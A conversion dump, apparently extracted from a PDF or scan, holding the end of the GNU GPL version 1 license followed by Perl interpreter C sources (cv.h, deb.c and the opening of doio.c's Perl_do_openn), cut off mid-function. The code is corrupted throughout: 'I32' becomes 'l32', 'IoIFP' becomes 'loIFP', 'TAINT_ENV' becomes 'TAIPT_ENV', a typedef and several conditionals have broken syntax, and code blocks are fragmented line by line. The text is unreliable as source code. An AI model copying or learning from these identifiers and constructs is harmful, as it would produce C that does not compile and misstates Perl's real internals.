9. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN

OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

10. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

## Appendix: How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to humanity, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

<one line to give the program's name and a brief idea of what it does.>

Copyright (C) 19yy <name of author>

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 1, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.



You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307, USA.

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

```
Gnomovision version 69, Copyright (C) 19xx name of author
Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type `show w'.
This is free software, and you are welcome to redistribute it
under certain conditions; type `show c' for details.
```

The hypothetical commands ``show w'` and ``show c'` should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than ``show w'` and ``show c'`; they could even be mouse-clicks or menu items--whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here a sample; alter the names:

```
Yoyodyne, Inc., hereby disclaims all copyright interest in the
```

program `Gnomovision' (a program to direct compilers to make passes  
at assemblers) written by James Hacker.

<signature of Ty Coon>, 1 April 1989

Ty Coon, President of Vice

That's all there is to it!

cv.h

```
/* cv.h
```

```
*
```

```
* Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1999, 2000, 2001,
```

```
* 2002, 2003, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others
```

```
*
```

```
* You may distribute under the terms of either the GNU General Public
```

```
* License or the Artistic License, as specified in the README file.
```

```
*
```

```
*/
```

```
/* This structure must be the beginning of XPVFM in sv.h */
```

```
struct xpvcv {
```

```
    _XPV_HEAD;
```

```
    _XPVCV_COMMON;
```

```
    I32 xcv_depth;    /* >= 2 indicates recursive call */
```

```
};
```

```
/*
```

```
=head1 Handy Values
```

```
=for apidoc AmU | | Nullcv
```

```
Null CV pointer.
```

```
(deprecated - use C<(CV *)NULL> instead)
```

```
=head1 CV Manipulation Functions
```

```
=for apidoc Am | HV* | CvSTASH | CV* cv
```

```
Returns the stash of the CV.
```

```
=cut
```

```
*/
```

```
#ifndef PERL_CORE
```

```
# define Nullcv Null(CV*)
```

```
#endif
```

```
#define CvSTASH(sv)    (0+((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_stash)
```

```
#define CvSTASH_set(cv,st) Perl_cvstash_set(aTHX_ cv, st)
```

```
#define CvSTART(sv)    ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_start_u.xcv_start
```

```
#define CvROOT(sv)     ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_root_u.xcv_root
```

```

#define CvXSUB(sv)      ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_root_u.xcv_xsub

#define CvXSUBANY(sv) ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_start_u.xcv_xsubany

#define CvGV(sv)        (0+((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_gv)

#define CvGV_set(cv,gv)      Perl_cvgv_set(aTHX_ cv, gv)

#define CvFILE(sv)      ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_file

#ifdef USE_THREADS

# define CvFILE_set_from_cop(sv, cop) (CvFILE(sv) = savepv(CopFILE(cop)))

#else

# define CvFILE_set_from_cop(sv, cop) (CvFILE(sv) = CopFILE(cop))

#endif

#define CvFILEGV(sv)      (gv_fetchfile(CvFILE(sv)))

#if defined(__GNUC__) && !defined(PERL_GCC_BRACE_GROUPS_FORBIDDEN)

# define CvDEPTH(sv) (*({const CV *const _cvdepth = (const CV *)sv; \
                        assert(SvTYPE(_cvdepth) == SVt_PVCV); \
                        &((XPVCV*)SvANY(_cvdepth))->xcv_depth; \
                        }))

#else

# define CvDEPTH(sv) ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_depth

#endif

#define CvPADLIST(sv) ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_padlist

#define CvOUTSIDE(sv) ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_outside

#define CvFLAGS(sv)      ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_flags

#define CvOUTSIDE_SEQ(sv) ((XPVCV*)MUTABLE_PTR(SvANY(sv)))->xcv_outside_seq

#define CVf_METHOD 0x0001 /* CV is explicitly marked as a method */

```

```
#define CVf_LVALUE      0x0002 /* CV return value can be used as lvalue */  
  
#define CVf_CONST      0x0004 /* inlinable sub */  
  
#define CVf_ISXSUB     0x0008 /* CV is an XSUB, not pure perl. */
```

```
  
#define CVf_WEAKOUTSIDE 0x0010 /* CvOUTSIDE isn't ref counted */  
  
#define CVf_CLONE      0x0020 /* anon CV uses external lexicals */  
  
#define CVf_CLONED     0x0040 /* a clone of one of those */  
  
#define CVf_ANON       0x0080 /* CV is not pointed to by a GV */  
  
#define CVf_UNIQUE     0x0100 /* sub is only called once (eg PL_main_cv,  
                                * require, eval). */
```

```
#define CVf_NODEBUG    0x0200 /* no DB::sub indirection for this CV  
                                (esp. useful for special XSUBs) */
```

```
#define CVf_CVGV_RC    0x0400 /* CvGV is reference counted */
```

```
/* This symbol for optimised communication between toke.c and op.c: */
```

```
#define CVf_BUILTIN_ATTRS (CVf_METHOD|CVf_LVALUE)
```

```
#define CvCLONE(cv)      (CvFLAGS(cv) & CVf_CLONE)  
  
#define CvCLONE_on(cv)   (CvFLAGS(cv) |= CVf_CLONE)  
  
#define CvCLONE_off(cv)  (CvFLAGS(cv) &= ~CVf_CLONE)
```

```
  
#define CvCLONED(cv)     (CvFLAGS(cv) & CVf_CLONED)  
  
#define CvCLONED_on(cv)  (CvFLAGS(cv) |= CVf_CLONED)  
  
#define CvCLONED_off(cv) (CvFLAGS(cv) &= ~CVf_CLONED)
```

```

#define CvANON(cv)          (CvFLAGS(cv) & CVf_ANON)

#define CvANON_on(cv)       (CvFLAGS(cv) |= CVf_ANON)

#define CvANON_off(cv)      (CvFLAGS(cv) &= ~CVf_ANON)


#define CvUNIQUE(cv)        (CvFLAGS(cv) & CVf_UNIQUE)

#define CvUNIQUE_on(cv)     (CvFLAGS(cv) |= CVf_UNIQUE)

#define CvUNIQUE_off(cv)    (CvFLAGS(cv) &= ~CVf_UNIQUE)


#define CvNODEBUG(cv)       (CvFLAGS(cv) & CVf_NODEBUG)

#define CvNODEBUG_on(cv)    (CvFLAGS(cv) |= CVf_NODEBUG)

#define CvNODEBUG_off(cv)   (CvFLAGS(cv) &= ~CVf_NODEBUG)


#define CvMETHOD(cv)        (CvFLAGS(cv) & CVf_METHOD)

#define CvMETHOD_on(cv)     (CvFLAGS(cv) |= CVf_METHOD)

#define CvMETHOD_off(cv)    (CvFLAGS(cv) &= ~CVf_METHOD)


#define CvLVALUE(cv)        (CvFLAGS(cv) & CVf_LVALUE)

#define CvLVALUE_on(cv)     (CvFLAGS(cv) |= CVf_LVALUE)

#define CvLVALUE_off(cv)    (CvFLAGS(cv) &= ~CVf_LVALUE)


#define CvEVAL(cv)          (CvUNIQUE(cv) && !SvFAKE(cv))

#define CvEVAL_on(cv)       (CvUNIQUE_on(cv),SvFAKE_off(cv))

#define CvEVAL_off(cv)      CvUNIQUE_off(cv)


/* BEGIN|CHECK|INIT|UNITCHeck|END */

```

```

#define CvSPECIAL(cv)      (CvUNIQUE(cv) && SvFAKE(cv))

#define CvSPECIAL_on(cv)   (CvUNIQUE_on(cv),SvFAKE_on(cv))

#define CvSPECIAL_off(cv)  (CvUNIQUE_off(cv),SvFAKE_off(cv))


#define CvCONST(cv)        (CvFLAGS(cv) & CVf_CONST)

#define CvCONST_on(cv)     (CvFLAGS(cv) |= CVf_CONST)

#define CvCONST_off(cv)    (CvFLAGS(cv) &= ~CVf_CONST)


#define CvWEAKOUTSIDE(cv)  (CvFLAGS(cv) & CVf_WEAKOUTSIDE)

#define CvWEAKOUTSIDE_on(cv) (CvFLAGS(cv) |= CVf_WEAKOUTSIDE)

#define CvWEAKOUTSIDE_off(cv) (CvFLAGS(cv) &= ~CVf_WEAKOUTSIDE)


#define CvISXSUB(cv)       (CvFLAGS(cv) & CVf_ISXSUB)

#define CvISXSUB_on(cv)    (CvFLAGS(cv) |= CVf_ISXSUB)

#define CvISXSUB_off(cv)   (CvFLAGS(cv) &= ~CVf_ISXSUB)


#define CvCVGV_RC(cv)      (CvFLAGS(cv) & CVf_CVGV_RC)

#define CvCVGV_RC_on(cv)   (CvFLAGS(cv) |= CVf_CVGV_RC)

#define CvCVGV_RC_off(cv)  (CvFLAGS(cv) &= ~CVf_CVGV_RC)


/* Flags for newXS_flags */

#define XS_DYNAMIC_FILENAME    0x01  /* The filename isn't static */


/*

=head1 CV reference counts and CvOUTSIDE

```

=for apidoc m|bool|CvWEAKOUTSIDE|CV \*cv

Each CV has a pointer, C<CvOUTSIDE(>), to its lexically enclosing CV (if any). Because pointers to anonymous sub prototypes are stored in C<&> pad slots, it is possible to get a circular reference, with the parent pointing to the child and vice-versa. To avoid the ensuing memory leak, we do not increment the reference count of the CV pointed to by C<CvOUTSIDE> in the |one specific instance> that the parent has a C<&> pad slot pointing back to us. In this case, we set the C<CvWEAKOUTSIDE> flag in the child. This allows us to determine under what circumstances we should decrement the refcount of the parent when freeing the child.

There is a further complication with non-closure anonymous subs (i.e. those that do not refer to any lexicals outside that sub). In this case, the anonymous prototype is shared rather than being cloned. This has the consequence that the parent may be freed while there are still active children, eg

```
BEGIN { $a = sub { eval '$x' } }
```

In this case, the BEGIN is freed immediately after execution since there are no active references to it: the anon sub prototype has C<CvWEAKOUTSIDE> set since it's not a closure, and \$a points to the same



CV, so it doesn't contribute to BEGIN's refcount either. When \$a is executed, the C<eval '\$x'> causes the chain of C<CvOUTSIDE>s to be followed, and the freed BEGIN is accessed.

To avoid this, whenever a CV and its associated pad is freed, any C<&> entries in the pad are explicitly removed from the pad, and if the refcount of the pointed-to anon sub is still positive, then that child's C<CvOUTSIDE> is set to point to its grandparent. This will only occur in the single specific case of a non-closure anon prototype having one or more active references (such as C<\$a> above).

One other thing to consider is that a CV may be merely undefined rather than freed, eg C<undef &foo>. In this case, its refcount may not have reached zero, but we still delete its pad and its C<CvROOT> etc. Since various children may still have their C<CvOUTSIDE> pointing at this undefined CV, we keep its own C<CvOUTSIDE> for the time being, so that the chain of lexical scopes is unbroken. For example, the following should print 123:

```
my $x = 123;

sub tmp { sub { eval '$x' } }

my $a = tmp();

undef &tmp;

print $a->();
```

=cut

\*/

typedef OP>(\*Perl\_call\_checker)(pTHX\_ OP \*, GV \*, SV \*);

/\*

\* Local variables:

\* c-indentation-style: bsd

\* c-basic-offset: 4

\* indent-tabs-mode: t

\* End:

\*

\* ex: set ts=8 sts=4 sw=4 noet:

\*/

deb.c

/\* deb.c

\*

\* Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1998, 1999, 2000, 2001,

\* 2002, 2003, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others

\*

\* You may distribute under the terms of either the GNU General Public

\* License or the Artistic License, as specified in the README file.

\*

\*/

```
/*  
 * 'Didst thou think that the eyes of the White Tower were blind? Nay,  
 * I have seen more than thou knowest, Grey Fool.' --Denethor  
 *  
 * [p.853 of _The Lord of the Rings_, V/vii: "The Pyre of Denethor"]  
 */
```

```
/*  
 * This file contains various utilities for producing debugging output  
 * (mainly related to displaying the stack)  
 */
```

```
#include "EXTERN.h"
```

```
#define PERL_IN_DEB_C
```

```
#include "perl.h"
```

```
#if defined(PERL_IMPLICIT_CONTEXT)
```

```
void
```

```
Perl_deb_nocontext(const char *pat, ...)
```

```
{
```

```
#ifdef DEBUGGING
```

```
    dTHX;
```

```
    va_list args;
```

```
    PERL_ARGS_ASSERT_DEB_NOCONTEXT;
```

```
    va_start(args, pat);
```

```
    vdeb(pat, &args);

    va_end(args);

#else

    PERL_UNUSED_ARG(pat);

#endif /* DEBUGGING */

}

#endif
```

```
void

Perl_deb(pTHX_ const char *pat, ...)

{

    va_list args;

    PERL_ARGS_ASSERT_DEB;

    va_start(args, pat);

#ifdef DEBUGGING

    vdeb(pat, &args);

#else

    PERL_UNUSED_CONTEXT;

#endif /* DEBUGGING */

    va_end(args);

}
```

```
void

Perl_vdeb(pTHX_ const char *pat, va_list *args)

{
```

```

#ifdef DEBUGGING

    dVAR;

    const char* const file = PL_curcop ? OutCopFILE(PL_curcop) : "<null>";

    const char* const display_file = file ? file : "<free>";

    const long line = PL_curcop ? (long)CopLINE(PL_curcop) : 0;


    PERL_ARGS_ASSERT_VDEB;


    if (DEBUG_v_TEST)

        PerlIO_printf(Perl_debug_log, "(%ld:%s:%ld)\t",

            (long)PerlProc_getpid(), display_file, line);

    else

        PerlIO_printf(Perl_debug_log, "(%s:%ld)\t", display_file, line);

    (void) PerlIO_vprintf(Perl_debug_log, pat, *args);

#else

    PERL_UNUSED_CONTEXT;

    PERL_UNUSED_ARG(pat);

    PERL_UNUSED_ARG(args);

#endif /* DEBUGGING */

}


l32

Perl_debstackptrs(pTHX)

{

#ifdef DEBUGGING

```

```

dVAR;

PerlIO_printf(Perl_debug_log,

    "%8"UVxf" %8"UVxf" %8"IVdf" %8"IVdf" %8"IVdf"\n",

    PTR2UV(PL_curstack), PTR2UV(PL_stack_base),

    (IV)*PL_markstack_ptr, (IV)(PL_stack_sp-PL_stack_base),

    (IV)(PL_stack_max-PL_stack_base));

PerlIO_printf(Perl_debug_log,

    "%8"UVxf" %8"UVxf" %8"UVuf" %8"UVuf" %8"UVuf"\n",

    PTR2UV(PL_mainstack), PTR2UV(AvARRAY(PL_curstack)),

    PTR2UV(PL_mainstack), PTR2UV(AvFILLp(PL_curstack)),

    PTR2UV(AvMAX(PL_curstack)));

#endif /* DEBUGGING */

    return 0;
}

/* dump the contents of a particular stack

* Display stack_base[stack_min+1 .. stack_max],

* and display the marks whose offsets are contained in addresses

* PL_markstack[mark_min+1 .. mark_max] and whose values are in the range

* of the stack values being displayed

*

* Only displays top 30 max

*/

```

```

STATIC void
S_deb_stack_n(pTHX_ SV** stack_base, I32 stack_min, I32 stack_max,
              I32 mark_min, I32 mark_max)
{
#ifdef DEBUGGING
    dVAR;

    register I32 i = stack_max - 30;

    const I32 *markscan = PL_markstack + mark_min;

    PERL_ARGS_ASSERT_DEB_STACK_N;

    if (i < stack_min)
        i = stack_min;

    while (++markscan <= PL_markstack + mark_max)
        if (*markscan >= i)
            break;

    if (i > stack_min)
        PerlIO_printf(Perl_debug_log, "... ");

    if (stack_base[0] != &PL_sv_undef || stack_max < 0)
        PerlIO_printf(Perl_debug_log, " [STACK UNDERFLOW!!!]\n");

    do {
        ++i;

```

```

    if (markscan <= PL_markstack + mark_max && *markscan < i) {
        do {
            ++markscan;

            PerlIO_putc(Perl_debug_log, '*');

        }

        while (markscan <= PL_markstack + mark_max && *markscan < i);

        PerlIO_printf(Perl_debug_log, " ");
    }

    if (i > stack_max)

        break;

    PerlIO_printf(Perl_debug_log, "%-4s ", SvPEEK(stack_base[i]));
}

while (1);

PerlIO_printf(Perl_debug_log, "\n");

#else

    PERL_UNUSED_CONTEXT;

    PERL_UNUSED_ARG(stack_base);

    PERL_UNUSED_ARG(stack_min);

    PERL_UNUSED_ARG(stack_max);

    PERL_UNUSED_ARG(mark_min);

    PERL_UNUSED_ARG(mark_max);

#endif /* DEBUGGING */

}

```



```
/* dump the current stack */
```

```
I32
```

```
Perl_debstack(pTHX)
```

```
{
```

```
#ifndef SKIP_DEBUGGING
```

```
    dVAR;
```

```
    if (CopSTASH_eq(PL_curcop, PL_debstash) && !DEBUG_J_TEST_)
```

```
        return 0;
```

```
    PerlIO_printf(Perl_debug_log, "  => ");
```

```
    deb_stack_n(PL_stack_base,
```

```
                0,
```

```
                PL_stack_sp - PL_stack_base,
```

```
                PL_curstackinfo->si_markoff,
```

```
                PL_markstack_ptr - PL_markstack);
```

```
#endif /* SKIP_DEBUGGING */
```

```
    return 0;
```

```
}
```

```
#ifdef DEBUGGING
```

```
static const char * const si_names[] = {
```

```
"UNKNOWN",

"UNDEF",

"MAIN",

"MAGIC",

"SORT",

"SIGNAL",

"OVERLOAD",

"DESTROY",

"WARNHOOK",

"DIEHOOK",

"REQUIRE"

};

#endif


/* display all stacks */


void

Perl_deb_stack_all(pTHX)

{

#ifdef DEBUGGING

    dVAR;

    I32 si_ix;

    const PERL_SI *si;
```

```

/* rewind to start of chain */

si = PL_curstackinfo;

while (si->si_prev)

    si = si->si_prev;


si_ix=0;

for (;;)

{

    const size_t si_name_ix = si->si_type+1; /* -1 is a valid index */

    const char * const si_name = (si_name_ix >= sizeof(si_names)) ? "????": si_names[si_name_ix];

    l32 ix;

    PerlIO_printf(Perl_debug_log, "STACK %"IVdf": %s\n",

                  (IV)si_ix, si_name);


    for (ix=0; ix<=si->si_cxix; ix++) {

        const PERL_CONTEXT * const cx = &(si->si_cxstack[ix]);

        PerlIO_printf(Perl_debug_log,

            " CX %"IVdf": %-6s => ",

            (IV)ix, PL_block_type[CxTYPE(cx)]

        );

        /* substitution contexts don't save stack pointers etc) */

        if (CxTYPE(cx) == Cxt_SUBST)

            PerlIO_printf(Perl_debug_log, "\n");

        else {

```

```

/* Find the the current context's stack range by searching
 * forward for any higher contexts using this stack; failing
 * that, it will be equal to the size of the stack for old
 * stacks, or PL_stack_sp for the current stack
 */

```

```

l32 i, stack_min, stack_max, mark_min, mark_max;

```

```

const PERL_CONTEXT *cx_n = NULL;

```

```

const PERL_SI *si_n;

```

```

/* there's a separate stack per SI, so only search

```

```

 * this one */

```

```

for (i=ix+1; i<=si->si_cxix; i++) {

```

```

    if (CxTYPE(cx) == CXt_SUBST)

```

```

        continue;

```

```

    cx_n = &(si->si_cxstack[i]);

```

```

    break;

```

```

}

```

```

stack_min = cx->blk_oldsp;

```

```

if (cx_n) {

```

```

    stack_max = cx_n->blk_oldsp;

```

```

}

else if (si == PL_curstackinfo) {

    stack_max = PL_stack_sp - AvARRAY(si->si_stack);

}

else {

    stack_max = AvFILLp(si->si_stack);

}


/* for the other stack types, there's only one stack
 * shared between all SIs */


si_n = si;

i = ix;

cx_n = NULL;

for (;;) {

    i++;

    if (i > si_n->si_cxix) {

        if (si_n == PL_curstackinfo)

            break;

        else {

            si_n = si_n->si_next;

            i = 0;

        }

    }

}

if (CxTYPE(&(si_n->si_cxstack[i])) == Cxt_SUBST)

```

```

        continue;

    cx_n = &(si_n->si_cxstack[i]);

    break;
}

mark_min = cx->blk_oldmarksp;

if (cx_n) {

    mark_max = cx_n->blk_oldmarksp;

}

else {

    mark_max = PL_markstack_ptr - PL_markstack;

}

deb_stack_n(AvARRAY(si->si_stack),

            stack_min, stack_max, mark_min, mark_max);

if (CxTYPE(cx) == CXt_EVAL || CxTYPE(cx) == CXt_SUB

    || CxTYPE(cx) == CXt_FORMAT)

{

    const OP * const retop = cx->blk_sub.retop;

    PerlIO_printf(Perl_debug_log, " retop=%s\n",

        retop ? OP_NAME(retop) : "(null)"

    );

}

```

```

    }

    } /* next context */

    if (si == PL_curstackinfo)

        break;

    si = si->si_next;

    si_ix++;

    if (!si)

        break; /* shouldn't happen, but just in case.. */

} /* next stackinfo */


PerlIO_printf(Perl_debug_log, "\n");

#else

    PERL_UNUSED_CONTEXT;

#endif /* DEBUGGING */

}


/*

* Local variables:
* c-indentation-style: bsd
* c-basic-offset: 4
* indent-tabs-mode: t
* End:
*

```

```
* ex: set ts=8 sts=4 sw=4 noet:
```

```
*/
```

```
doio.c
```

```
/* doio.c
```

```
*
```

```
* Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,
```

```
* 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others
```

```
*
```

```
* You may distribute under the terms of either the GNU General Public
```

```
* License or the Artistic License, as specified in the README file.
```

```
*
```

```
*/
```

```
/*
```

```
* Far below them they saw the white waters pour into a foaming bowl, and
```

```
* then swirl darkly about a deep oval basin in the rocks, until they found
```

```
* their way out again through a narrow gate, and flowed away, fuming and
```

```
* chattering, into calmer and more level reaches.
```

```
*
```

```
* [p.684 of _The Lord of the Rings_, IV/vi: "The Forbidden Pool"]
```

```
*/
```

```
/* This file contains functions that do the actual I/O on behalf of ops.
```

```
* For example, pp_print() calls the do_print() function in this file for
```

```
* each argument needing printing.
```



```
*/
```

```
#include "EXTERN.h"
```

```
#define PERL_IN_DOIO_C
```

```
#include "perl.h"
```

```
#if defined(HAS_MSG) || defined(HAS_SEM) || defined(HAS_SHM)
```

```
#ifndef HAS_SEM
```

```
#include <sys/ipc.h>
```

```
#endif
```

```
#ifdef HAS_MSG
```

```
#include <sys/msg.h>
```

```
#endif
```

```
#ifdef HAS_SHM
```

```
#include <sys/shm.h>
```

```
#ifndef HAS_SHMAT_PROTOTYPE
```

```
    extern Shmat_t shmat (int, char *, int);
```

```
#endif
```

```
#endif
```

```
#endif
```

```
#ifdef I_UTIME
```

```
# if defined(_MSC_VER) || defined(__MINGW32__)
```

```
# include <sys/utime.h>
```

```
# else
```

```
# include <utime.h>
```

```
# endif
```

```
#endif
```

```
#ifdef O_EXCL
```

```
# define OPEN_EXCL O_EXCL
```

```
#else
```

```
# define OPEN_EXCL 0
```

```
#endif
```

```
#define PERL_MODE_MAX 8
```

```
#define PERL_FLAGS_MAX 10
```

```
#include <signal.h>
```

```
bool
```

```
Perl_do_openn(pTHX_ GV *gv, register const char *oname, I32 len, int as_raw,
```

```
int rawmode, int rawperm, PerlIO *supplied_fp, SV **svp,
```

```
I32 num_svs)
```

```
{
```

```
    dVAR;
```

```
    register IO * const io = GvIOn(gv);
```

```
    PerlIO *saveifp = NULL;
```

```
    PerlIO *saveofp = NULL;
```

```
    int savefd = -1;
```

```

char savetype = IoTYPE_CLOSED;

int writing = 0;

PerlIO *fp;

int fd;

int result;

bool was_fdopen = FALSE;

bool in_raw = 0, in_crlf = 0, out_raw = 0, out_crlf = 0;

char *type = NULL;

char mode[PERL_MODE_MAX];      /* file mode ("r\0", "rb\0", "ab\0" etc.) */

SV *namesv;


PERL_ARGS_ASSERT_DO_OPENN;


Zero(mode,sizeof(mode),char);

PL_forkprocess = 1;          /* assume true if no fork */


/* Collect default raw/crlf info from the op */
if (PL_op && PL_op->op_type == OP_OPEN) {
    /* set up IO layers */

    const U8 flags = PL_op->op_private;

    in_raw = (flags & OPpOPEN_IN_RAW);

    in_crlf = (flags & OPpOPEN_IN_CRLF);

    out_raw = (flags & OPpOPEN_OUT_RAW);

    out_crlf = (flags & OPpOPEN_OUT_CRLF);
}

```

```

/* If currently open - close before we re-open */
if (IoIFP(io)) {
    fd = PerlIO_fileno(IoIFP(io));

    if (IoTYPE(io) == IoTYPE_STD) {
        /* This is a clone of one of STD* handles */

        result = 0;
    }

    else if (fd >= 0 && fd <= PL_maxsysfd) {
        /* This is one of the original STD* handles */

        saveifp = IoIFP(io);
        saveofp = IoOFP(io);
        savetype = IoTYPE(io);
        savefd = fd;

        result = 0;
    }

    else if (IoTYPE(io) == IoTYPE_PIPE)
        result = PerlProc_pclose(IoIFP(io));

    else if (IoIFP(io) != IoOFP(io)) {
        if (IoOFP(io)) {
            result = PerlIO_close(IoOFP(io));

            PerlIO_close(IoIFP(io)); /* clear stdio, fd already closed */
        }

        else
            result = PerlIO_close(IoIFP(io));
    }
}

```

```

    }

    else

        result = PerlIO_close(loIFP(io));

    if (result == EOF && fd > PL_maxsysfd) {

        /* Why is this not Perl_warn*() call ? */

        PerlIO_printf(Perl_error_log,

            "Warning: unable to close filehandle %s properly.\n",

            GvENAME(gv));

    }

    loOFP(io) = loIFP(io) = NULL;
}

if (as_raw) {

    /* sysopen style args, i.e. integer mode and permissions */

    STRLEN ix = 0;

    const int appendtrunc =

        0

#ifdef O_APPEND    /* Not fully portable. */

        |O_APPEND

#endif

#ifdef O_TRUNC    /* Not fully portable. */

        |O_TRUNC

#endif

    ;

    const int modifyingmode = O_WRONLY|O_RDWR|O_CREAT|appendtrunc;

```

```
int ismodifying;
```

```
if (num_svs != 0) {
```

```
    Perl_croak(aTHX_ "panic: sysopen with multiple args");
```

```
}
```

```
/* It's not always
```

```
O_RDONLY 0
```

```
O_WRONLY 1
```

```
O_RDWR  2
```

It might be (in OS/390 and Mac OS Classic it is)

```
O_WRONLY 1
```

```
O_RDONLY 2
```

```
O_RDWR  3
```

This means that simple & with O\_RDWR would look

like O\_RDONLY is present. Therefore we have to

be more careful.

```
*/
```

```
if ((ismodifying = (rawmode & modifyingmode))) {
```

```
    if ((ismodifying & O_WRONLY) == O_WRONLY ||
```

```
        (ismodifying & O_RDWR) == O_RDWR ||
```

```
        (ismodifying & (O_CREAT|appendtrunc)))
```

```

        TAINT_PROPER("sysopen");
    }

    mode[ix++] = IoTYPE_NUMERIC; /* Marker to openn to use numeric "sysopen" */

#ifdef USE_64_BIT_RAWIO && defined(O_LARGEFILE)
        rawmode |= O_LARGEFILE;    /* Transparently largefile. */
#endif

    IoTYPE(io) = PerlIO_intmode2str(rawmode, &mode[ix], &writing);

    namesv = newSVpvn_flags(oname, len, SVs_TEMP);
    num_svs = 1;
    svp = &namesv;
    type = NULL;
    fp = PerlIO_openn(aTHX_ type, mode, -1, rawmode, rawperm, NULL, num_svs, svp);
}

else {
    /* Regular (non-sys) open */
    char *name;
    STRLEN olen = len;
    char *tend;
    int dodup = 0;

    type = savepvn(oname, len);
    tend = type+len;

```

```

    SAVEFREEPV(type);

/* Lose leading and trailing white space */
    while (isSPACE(*type))
        type++;
while (tend > type && isSPACE(tend[-1]))
    *--tend = '\0';

    if (num_svs) {
        /* New style explicit name, type is just mode and layer info */
#ifdef USE_STDIO
        if (SvROK(*svp) && !strchr(oname, '&')) {
            if (ckWARN(WARN_IO))
                Perl_warner(aTHX_ packWARN(WARN_IO),
                    "Can't open a reference");
            SETERRNO(EINVAL, LIB_INVARG);
            goto say_false;
        }
#endif /* USE_STDIO */

        name = (SvOK(*svp) || SvGMAGICAL(*svp)) ?
            savesvpv (*svp) : savepvs ("");

        SAVEFREEPV(name);
    }

    else {
        name = type;

```



```

    len = tend-type;

}

loTYPE(io) = *type;

if ((*type == loTYPE_RDWR) && /* scary */)

(* (type+1) == loTYPE_RDONLY || *(type+1) == loTYPE_WRONLY) &&
    ((!num_svs || (tend > type+1 && tend[-1] != loTYPE_PIPE)))) {

    TAINT_PROPER("open");

    mode[1] = *type++;

    writing = 1;

}

if (*type == loTYPE_PIPE) {

    if (num_svs) {

        if (type[1] != loTYPE_STD) {

            unknown_open_mode:

                Perl_croak(aTHX_ "Unknown open() mode '%s'", (int)olen, oname);

        }

        type++;

    }

    do {

        type++;

    } while (isSPACE(*type));

    if (!num_svs) {

        name = type;

        len = tend-type;

```

```

}

if (*name == '\0') {

    /* command is missing 19990114 */

    if (ckWARN(WARN_PIPE))

        Perl_warner(aTHX_ packWARN(WARN_PIPE), "Missing command in piped open");

    errno = EPIPE;

    goto say_false;

}

if (!(*name == '-' && name[1] == '\0') || num_svs)

    TAIPT_ENV();

TAINT_PROPER("piped open");

if (!num_svs && name[len-1] == '|') {

    name[--len] = '\0';

    if (ckWARN(WARN_PIPE))

        Perl_warner(aTHX_ packWARN(WARN_PIPE), "Can't open bidirectional pipe");

}

mode[0] = 'w';

writing = 1;

if (out_raw)

    mode[1] = 'b';

else if (out_crlf)

    mode[1] = 't';

if (num_svs > 1) {

    fp = PerlProc_popen_list(mode, num_svs, svp);

}

```

```

else {

    fp = PerlProc_popen(name,mode);

}

if (num_svs) {

    if (*type) {

        if (PerlIO_apply_layers(aTHX_ fp, mode, type) != 0) {

            goto say_false;

        }

    }

}

} /* IoTYPE_PIPE */

else if (*type == IoTYPE_WRONLY) {
